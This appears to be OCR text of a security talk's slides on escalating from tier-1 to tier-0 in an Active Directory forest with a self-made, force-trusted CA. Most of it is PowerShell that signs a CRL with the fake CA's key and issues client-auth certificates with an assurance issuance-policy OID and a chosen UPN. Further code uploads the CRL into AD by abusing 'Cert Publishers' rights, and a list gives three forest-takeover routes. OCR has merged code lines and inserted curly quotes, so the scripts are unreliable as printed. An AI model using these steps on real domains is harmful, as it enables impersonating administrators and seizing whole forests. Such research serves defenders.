


Specific Assurance Policy
Trusted in NTAuth
Root CA
All Issuance Polices
Intermediate CA
Untrusted on selected devices

Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)

Now there are 3 options to take over the forest


- If the forest is AMA Protected, issue a cert with the AMA Issuance policy – Write it into any user accounts altSecIDs attribute
- If the forest is AMA Protected, find any SKI mapped user, include SKI and AMA Issuance Policy
- Find an existing T0 administrator that is cert mapped in altSecIDs attribute with SKI




Specific Assurance Policy
Trusted in NTAuth
Root CA
All Issuance Polices
Intermediate CA
Untrusted on selected devices

Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)

But we're not ready for PKINIT yet






Specific Assurance Policy
Trusted in NTAuth
Root CA
All Issuance Polices
Intermediate CA
Untrusted on selected devices

Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)

How hard can it be to create and sign CRL?

```
Import-Module -Name CertRequestTools $Crl =
[CERTENROLLlib.CX509CertificateRevocationListClass]::new() $Crl.Initialize() $dn =
[CERTENROLLlib.CX500DistinguishedNameClass]::new()

$dn.Encode("CN=Chrisse Root CA,DC=chrisse,DC=com",
[CERTENROLLlib.x500NameFlags]::XCN_CERT_X500_NAME_STR)

$Crl.Issuer = $dn $Crl.CRLNumber([CERTENROLLlib.EncodingType]::XCN_CRYPT_STRING_HEX) = "0001”
$signer = [CERTENROLLlib.CSignerCertificateClass]::new()

# Note the thumbprint below is the 'Fake CA' certificate with the private key available
$signer.Initialize($false,[CERTENROLLlib.X509PrivateKeyVerify]::VerifyNone,
[CERTENROLLlib.EncodingType]::XCN_CRYPT_STRING_HEXRAW,
"D948F2E5585FD3C7802263DAED9722E67315FA02") $Crl.SignerCertificate = $signer $Crl.Encode()

[System.IO.File]::WriteAllBytes("fakeca.crl", [System.Convert]::FromBase64String($Crl.RawData()))
```




Specific Assurance Policy
Trusted in NTAuth
Root CA
All Issuance Polices
Intermediate CA
Untrusted on selected devices

Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)

Issue certificate with CDP extension?

```
$AmaExtension = New-CertificatePoliciesExtension -Oid
"1.3.6.1.4.1.311.21.8.10665564.8181582.1918139.271632.11328427.90.1.402”
$CRLDistInfo = [CERTENClib.CCertEncodeCRLDistInfoClass]::new() $CRLDistInfo.Reset(1) $CRLDistInfo.SetNameCount(0, 1)
$CRLDistInfo.SetNameEntry(0, 0, 7, "http://192.168.1.1/cdp/fakeca.crl")
$CRLDistInfoB64 = $CRLDistInfo.EncodeBlob([CERTENClib.EncodingType]::XCN_CRYPT_STRING_BASE64)
$CRLDistInfoExtManaged = [System.Security.Cryptography.X509Certificates.X509Extension]::new("2.5.29.31",
[Convert]::FromBase64String($CRLDistInfoB64), $false)

$params = @{
                Type = 'Custom' Subject = 'CN=DEMO5 - fakecaso2’
                KeyExportPolicy = 'Exportable’
                KeyLength = 2048
                HashAlgorithm = 'sha256’
                NotAfter = (Get-Date).AddMonths(10)
                CertStoreLocation = 'Cert:\CurrentUser\My’
                Signer = $signer
                TextExtension = @( '2.5.29.37={text}1.3.6.1.5.5.7.3.2', '2.5.29.17={text}upn=caso@nttest.chrisse.com’)
                Extension = $CRLDistInfoExtManaged, $AmaExtension }
New-SelfSignedCertificate @params
```

But what if the DC limits outbound traffic?





Specific Assurance Policy
Trusted in NTAuth
Root CA
All Issuance Polices
Intermediate CA
Untrusted on selected devices

Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)

But domain controllers can’t block LDAP to themselves – right?

Turn’s out that ‘Cert Publishers’ have Full Control on any sub-container created as part of every Enterprise CA installation, let’s use that






Specific Assurance Policy
Trusted in NTAuth
Root CA
All Issuance Polices
Intermediate CA
Untrusted on selected devices

Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)

Upload the CRL to AD

```
#Load the CRL created and signed earlier from file
$CDPLocation = "CN=NTTEST-CA-01,CN=CDP,CN=Public Key
Services,CN=Services,CN=Configuration,DC=nttest,DC=chrisse,DC=com"
$CrlBytes = [System.IO.File]::ReadAllBytes("fakeca.crl") $addRequest =
[AddRequest]::new([String]::Format("$CASubject,{0}", $CDPLocation),
[DirectoryAttribute]::new("objectClass", "cRLDistributionPoint"),
[DirectoryAttribute]::new("certificateRevocationList",$CrlBytes) ) $addResponse =
$ldap.SendRequest($addRequest)
```




Specific Assurance Policy
All Issuance Polices
Trusted in NTAuth
Intermediate CA
Root CA
Untrusted on selected devices

Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)


Issue certificate with CDP extension?


```
Import-Module -Name CertRequestTools
$AmaExtension = New-CertificatePoliciesExtension -Oid "1.3.6.1.4.1.311.21.8.10665564.8181582.1918139.271632.11328427.90.1.402”
$CRLDistInfo = [CERTENClib.CCertEncodeCRLDistInfoClass]::new()
$CRLDistInfo.Reset(1)
$CRLDistInfo.SetNameCount(0, 1) $CRLDistInfo.SetNameEntry(0, 0, 7, "ldap:///CN=Chrisse Root CA,CN=NTTEST-CA-01,CN=CDP,CN=Public Key Services,CN=Services,CN=Configuration,DC=nttest,DC=chrisse,DC=com?certificateRevocationList?base?objectClass=cRLDistributionPoint")
$CRLDistInfoB64 = $CRLDistInfo.EncodeBlob([CERTENClib.EncodingType]::XCN_CRYPT_STRING_BASE64) $CRLDistInfoExtManaged = [System.Security.Cryptography.X509Certificates.X509Extension]::new("2.5.29.31", [Convert]::FromBase64String($CRLDistInfoB64), $false)

$params = @{
                Type = 'Custom’
                Subject = 'CN=DEMO5 - fakecaso3’
                KeyExportPolicy = 'Exportable’
                KeyLength = 2048
                HashAlgorithm = 'sha256’
                NotAfter = (Get-Date).AddMonths(10)
                CertStoreLocation = 'Cert:\CurrentUser\My’
                Signer = $signer TextExtension = @(
                 '2.5.29.37={text}1.3.6.1.5.5.7.3.2’,
                 '2.5.29.17={text}upn=caso@nttest.chrisse.com’)
                Extension = $CRLDistInfoExtManaged, $AmaExtension }
New-SelfSignedCertificate @params
```



Specific Assurance Policy
Trusted in NTAuth
Root CA
All Issuance Polices
Intermediate CA
Untrusted on selected devices

Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)

